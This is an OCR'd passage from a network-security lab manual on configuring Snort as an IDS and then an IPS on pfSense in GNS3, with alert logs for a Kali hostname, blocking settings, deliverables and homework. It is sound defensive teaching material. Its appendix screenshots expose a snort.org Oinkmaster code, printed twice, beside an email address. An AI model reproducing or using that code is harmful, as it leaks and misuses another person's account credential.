



Figure 12 – Adding a Kali box to the Management subnet

2. In the pfSense GUI, navigate to *Services–>Snort–>Alerts*

    2.1. In the Interface to Inspect drop-down menu, select *MANAGEMENT (em1)*

    2.2. Select *Auto-refresh view* and click *Save*

    2.3. You should see log entries below warning you of a potential security breach due to the "Kali Linux" hostname found in its DHCP requests. Due to Kali's multitude of pre-installed penetration software tools, it should be concerning to see it suddenly appear on your network if you know it shouldn't be there



Alert Log View Settings

Interface to Inspect: MANAGEMENT (Choose interface..)
□ Auto-refresh view
250 (Alert lines to display.)

Alert Log Actions

Alert Log View Filter

4 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-05-27 23:02:11	⚠	1	UDP	Potential Corporate Privacy Violation	0.0.0.0	68	255.255.255.255	67	1:2022973	ET POLICY Possible Kali Linux hostname in DHCP Request Packet
2024-05-27 23:02:06	⚠	1	UDP	Potential Corporate Privacy Violation	0.0.0.0	68	255.255.255.255	67	1:2022973	ET POLICY Possible Kali Linux hostname in DHCP Request Packet
2024-05-27 23:01:56	⚠	1	UDP	Potential Corporate	0.0.0.0	68	255.255.255.255	67	1:2022973	ET POLICY Possible Kali Linux hostname


Figure 13 – Snort IDS alerts

Phase IV – Intrusion Prevention System

By adjusting a few rules, we can turn our Intrusion Detection System into an Intrusion Prevention System.

1. In the pfSense GUI, navigate to *Services–>Snort–>Interfaces*


    1.1. Next to Management, under Actions, select *Edit*



ng Mode	Description	Actions
3LED	Snort enabled on WAN interface	
3LED	Snort enabled on MANAGEMENT interface	

Figure

1.2. Scroll down to Block Settings and select *Block Offenders*



Block Settings

Block Offenders	☑ Checking this option will automatically block hosts that generate a Snort alert. Default is Not Checked.
IPS Mode	Legacy Mode Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts the Snort inspection engine into the network stack between the NIC and the OS. Default is Legacy Mode. Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse the interface. Some "leakage" of packets will occur before Snort can determine if the traffic matches a rule and should be blocked. Inline mode instead intercepts and inspects packets before they are handed off to the host network stack for further processing. Packets matching DROP rules are simply discarded (dropped) and not passed to the host network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works with NIC drivers which properly support Netmap! Supported drivers: bnxt, cc, cxgbe, cxl, em, em, ena, ice, igb, igc, ix, ixgbe, ixl, lem, re, vmx, vtnet. If problems are experienced with Inline Mode, switch to Legacy Mode instead.
Kill States	☑ Checking this option will kill firewall established states for the blocked IP. Default is checked.
Which IP to Block	BOTH Select which IP extracted from the packet you wish to block. Default is BOTH.

Figure

1.3. *Save* this configuration change and return to the*Snort Interfaces* list

2. *Restart* Snort on the Management interface

3. Now Snort will block machines from communication with the network once they are identified as threats

End of Lab

Deliverables

4 screenshots are needed to earn credit for this exercise:


- Screenshot of GNS3 Working environment once everything works
- Screenshot of the pfSense GUI page after sign in
- Screenshot of alert notifications through snort
- Screenshot of block notifications through snort

Homeworks

Assignment 1 – Add a new network and ICMP Detected rule

- Add a new network to the environment
- Add a snort rule creating an alert if ICMP from the new network is detected
- **RECOMMENDED GRADING CRITERIA:**
    - Screenshot of GNS3 environment
    - Screenshot of ICMP Detected from Snort Alerts Log

Figures for Printed Version



TightVNC: x11
pfSense.home.arpa - Services: Sn
Not secure | 99.99.99.1/snort/snort_interfaces_global.php
Debian.org
Latest News
Help

Snort Subscriber Rules

Enable Snort VRT ☑ Click to enable download of Snort free Registered User or paid Subscriber rules

Sign Up for a free Registered User Rules Account
Sign Up for paid Snort Subscriber Rule Set (by Talos)

Snort Oinkmaster Code 2b3ded0f56c12cace1a785e72e2a7aa3ed216b7e
Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)

Snort GPLv2 Community Rules

Enable Snort GPLv2 ☑ Click to enable download of Snort GPLv2 Community rules

The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.

Emerging Threats (ET) Rules

Enable ET Open ☑ Click to enable download of Emerging Threats Open rules

ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.


Enable ET Pro □ Click to enable download of Emerging Threats Pro rules

Sign Up for an ETPro Account
ETPro for Snort offers daily updates and extensive coverage of current malware threats.

Sourcefire OpenAppID Detectors

Enable OpenAppID ☑ Click to enable download of Sourcefire OpenAppID Detectors

Figure 5 – Snort rules to download



vejav19590@huleos.com


Oinkcode

```
2b3ded0f56c12cace1a785e72e2a7aa3ed216b7e
```

Documentation and Resources

How to use your oinkcode
Informational and instructional resources for Snort 2 and Snort 3

Figure 6 – Obtaining Oinkcode from snort.org


TightVNC: x11
pfSense.home.arpa - Services: Sn
Not secure | 99.99.99.1/snort/snort_download_updates.php
Debian.org
Latest News
Help
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

Services / Snort / Updates

Installed Rule Set MD5 Signature

Rule Set Name/Publisher	MD5 Signature Hash	MD5 Signature Date
Snort Subscriber Ruleset	Not Downloaded	Not Downloaded
Snort GPLv2 Community Rules	Not Downloaded	Not Downloaded
Emerging Threats Open Rules	Not Downloaded	Not Downloaded
Snort OpenAppID Detectors	Not Downloaded	Not Downloaded
Snort AppID Open Text Rules	Not Enabled	Not Enabled
Feodo Tracker Botnet C2 IP Rules	Not Enabled	Not Enabled


Update Your Rule Set

Last Update Unknown **Result:** Unknown

Update Rules

Click UPDATE RULES to check for and automatically apply any new posted updates for selected rules packages. Clicking

Figure 7 – Snort updates tab


TightVNC: x11
pfSense.home.arpa - Services: Sn
Not secure
99.99.99.1/snort/snort_interfaces_edit.php?id=0
Debian.org
Latest News
Help

General Settings

Enable ☑ Enable interface

Interface: ISP (em0)
Choose the interface where this Snort instance will inspect traffic.

Description: Snort enabled on WAN interface
Enter a meaningful description here for your reference.

Snap Length: 1518
Enter the desired interface snaplen value in bytes. Default is 1518 and is suitable for most applications.

Alert Settings

Send Alerts to System Log ☑ Snort will send Alerts to the firewall's system log. Default is Not Checked.

